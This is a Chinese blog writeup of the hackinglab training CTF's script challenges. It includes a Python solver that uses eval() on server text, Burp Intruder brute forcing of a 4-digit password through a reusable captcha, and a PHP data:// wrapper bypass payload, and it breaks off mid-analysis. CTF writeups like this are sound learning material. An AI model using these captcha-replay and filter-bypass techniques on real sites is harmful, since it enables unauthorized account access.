[hackinglab][CTF][脚本关][2020] hackinglab 脚本关 writeup

原创

CryptWinter 于 2021-01-15 17:24:29 发布 186 收藏

分类专栏： CTF 文章标签： hackinglab CTF 脚本关 writeup


本文链接：https://blog.csdn.net/dadongwudi/article/details/112639091

脚本关 1 key又又找不到了

关键字：

知识点：

步骤:点击提供的链接后，实际发生了两次跳转，key 在第一次跳转的网页中，key is : yougotit_script_now



脚本关 2 快速口算

关键字：

知识点：python基础

1.python–正则表达式中(.)()(.?)以及re.S的认识

```
#-*-coding:gb2312-*-
__author__ = 'fudandax'
import re
str = 'aabhh\nacbccd\na\nbbdffbgg'
#一个'.'就是匹配\n(换行符)以外的任何字符
print(re.findall(r'a.b',str))
#一个'*'前面的字符出现0次或以上
print(re.findall(r'a*b',str))
#贪婪，匹配从.*前面为开始到后面为结束的所有内容。
print(re.findall(r'a.*b',str))
#非贪婪，遇到开始和结束就截取，因此截取多次符合的结果，中间没有字符也会被截取 ？？？
print(re.findall(r'a.*?b',str))
#非贪婪，与上面是一样的，只是与上面相比，多了一个括号，只保留括号中的内容
print(re.findall(r'a(.*?)b',str))
#re.S不会对\n进行中断
print(re.findall(r'a(.*?)b',str,re.S))
#保留a,b中间的内容
print(re.findall(r'a(.+?)b',str))
print(re.findall(r'a(.+?)b',str)[0])
```

2.eval() 函数用来执行一个字符串表达式，并返回表达式的值。

3.

步骤:

```
import requests
import re

url = 'http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php'


s= requests.Session()
r=s.get(url)
r.encoding='utf-8'
print(r.text)
num=re.findall(re.compile(r'<br/>\s+(.*?)='),r.text)[0]
#print(re.findall(re.compile(r'<br/>\s+(.*?)='),r.text)) #['6970*21290+48*(6970+21290)']
#print(re.findall(re.compile(r'<br/>\s+(.*?)='),r.text)[0]) #6970*21290+48*(6970+21290)
result=eval(num)

print(result)
r=s.post(url,data={'v': eval(num)})
print (r.text)
```

脚本关3 这个题目是空的

关键字： null

步骤: null

脚本关 怎么就是不弹出key呢？

关键字：js

知识点：代码审计。发现alert（），prompt()和write（）函数都被新函数覆盖掉了。

步骤:

1.f12，查看源代码，变量a其实是一个匿名函数，而且js里面也禁用了一些常用的弹出对话框的函数，由于js是基于客户端浏览器的

2.打开来新的页面 f12 控制台 粘贴a里面的内容

slakfjteslkjsd

脚本关 5 逗逼验证码第一期

关键字：burp 爆破 重放


知识点：


步骤:


返回pwd error。重放，返回的还是 pwd error。由此可知验证码失效


1.burp 抓获 获得pwd error 的错误


2.右键send to intruder，设置相关参数,attack (可能出现Payload set 1: Invalid number settings)







Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
10
11
13
Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Pos
customized in different ways.
Payload set: 1
Payload count: 9,001
Payload type: Numbers
Request count: 9,001
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 999
To: 9999
Step: 1
How many:
Number format
Base: Decimal Hex
最后先点Hex 后点Dec
Min integer digits:
Max integer digits:
Min fraction digits:
Max fraction digits:
https://blog.csdn.net/dadongwudi



Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Start attack
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
240 1238 200 320
0 200 306
1 999 200 306
2 1000 200 306
3 1001 200 306
4 1002 200 306
5 1003 200 306
6 1004 200 306
7 1005 200 306
8 1006 200 306
9 1007 200 306
10 1008 200 306
Request Response
Raw Params Headers Hex
POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
Cookie: PHPSESSID=647bcd5fd4edbb8e33788e6746aab04c



3.得到密码，repeater重修改密码，go一下得到flag



PS:Payload set 1: Invalid number settings这是一个软件bug



如果点击start attrack 后出现 Payload set 1: Invalid number settings 的提示，先点hex 后点 decimal 再开始start attrack，需要手动让它刷新。


脚本关 6 逗比验证码第二期

关键字：burp

知识点：


步骤:

1.访问通关地址，输入任意的4位数字进行登录，返回pwd error，重放，返回的是vcode error。可知验证码验证一次即失效了



2.尝试删除vcode参数的值，重放，返回pwd error。

3.爆破得到pwd= 1228，返回修改得到key： LJLJL789ss33fasvxcvsdf#@sd



脚本关 7 逗比的验证码第三期（SESSION）

关键字：重放 session burp

知识点：验证码发布的流程

1. 显示表单
2. 显示验证码（调用生成验证码的程序），将验证码加密后放进 session 或者 cookie
3. 用户提交表单
4. 核对验证码无误、数据合法后写入数据库完成
   用户如果再发布一条，正常情况下，会再次访问表单页面，验证码图片被动更新， session 和 cookie 也就跟着变了
   但是灌水机操作不一定非要使用表单页面，它可以直接模拟 post 向服务端程序发送数据，这样验证码程序没有被调用，当然 session 和 cookie 存储的加密验证码就是上次的值，也就没有更新，这样以后无限次的通过post直接发送的数据，而不考虑验证码，验证码形同虚设！
   所以，在核对验证码后先将 session 和 cookie 的值清空，然后做数据合法性判断，然后入库！这样，一个漏洞就被补上了！
   步骤: 同第六题

脚本关 8微笑一下就能过关了
关键字：php
知识点：
步骤:
http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/?·=data://text/plain;charset=unicode,(●'◡'●)

脚本关 9逗比的手机验证码
关键字：
知识点：
步骤:
1.查看源码

```
<div class="loginform cf">
  ::before
  <form name="login" action="index.php" method="POST" accept-charset="utf-8">
    <ul>
      <li>
        <label for="SMILE">
          请使用微笑过关
          <a href="?view-source">源代码</a>
        </label>
        <input type="text" name="T_T" placeholder="where is your smile" required="">
      </li>
      <li>
```

> http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/index.php?view-source
> 2.分析源码 考PHP伪协议

```
1.必须对"^_^"赋值
2."^_^"的值不能有  .  %  [0-9]  http  https  ftp  telnet  这些东西
3.$_SERVER['QUERY_STRING'],即"^_^=(输入的值)"这个字符串不能有 _ 这个字符
4.满足$smile!=0
5.file_exists ($_GET['^_^'])必须为0.也就是$_GET['^_^']此文件不存在
6."$smile"必须等于"(●'◡'●)".也就是file_get_contents($_GET['^_^'])必须为"(●'◡'●)"
```

仔细分析可以发现,第3点与第1点矛盾了

既要对"–“赋值,又得想办法去掉”–“中的”_"

那么可以采用Url编码变为"%5f".这样第3点就满足了.所以我们输入就应该为"%5f"

继续分析第2点,这个地方把 http https ftp telnet 这些给过滤了

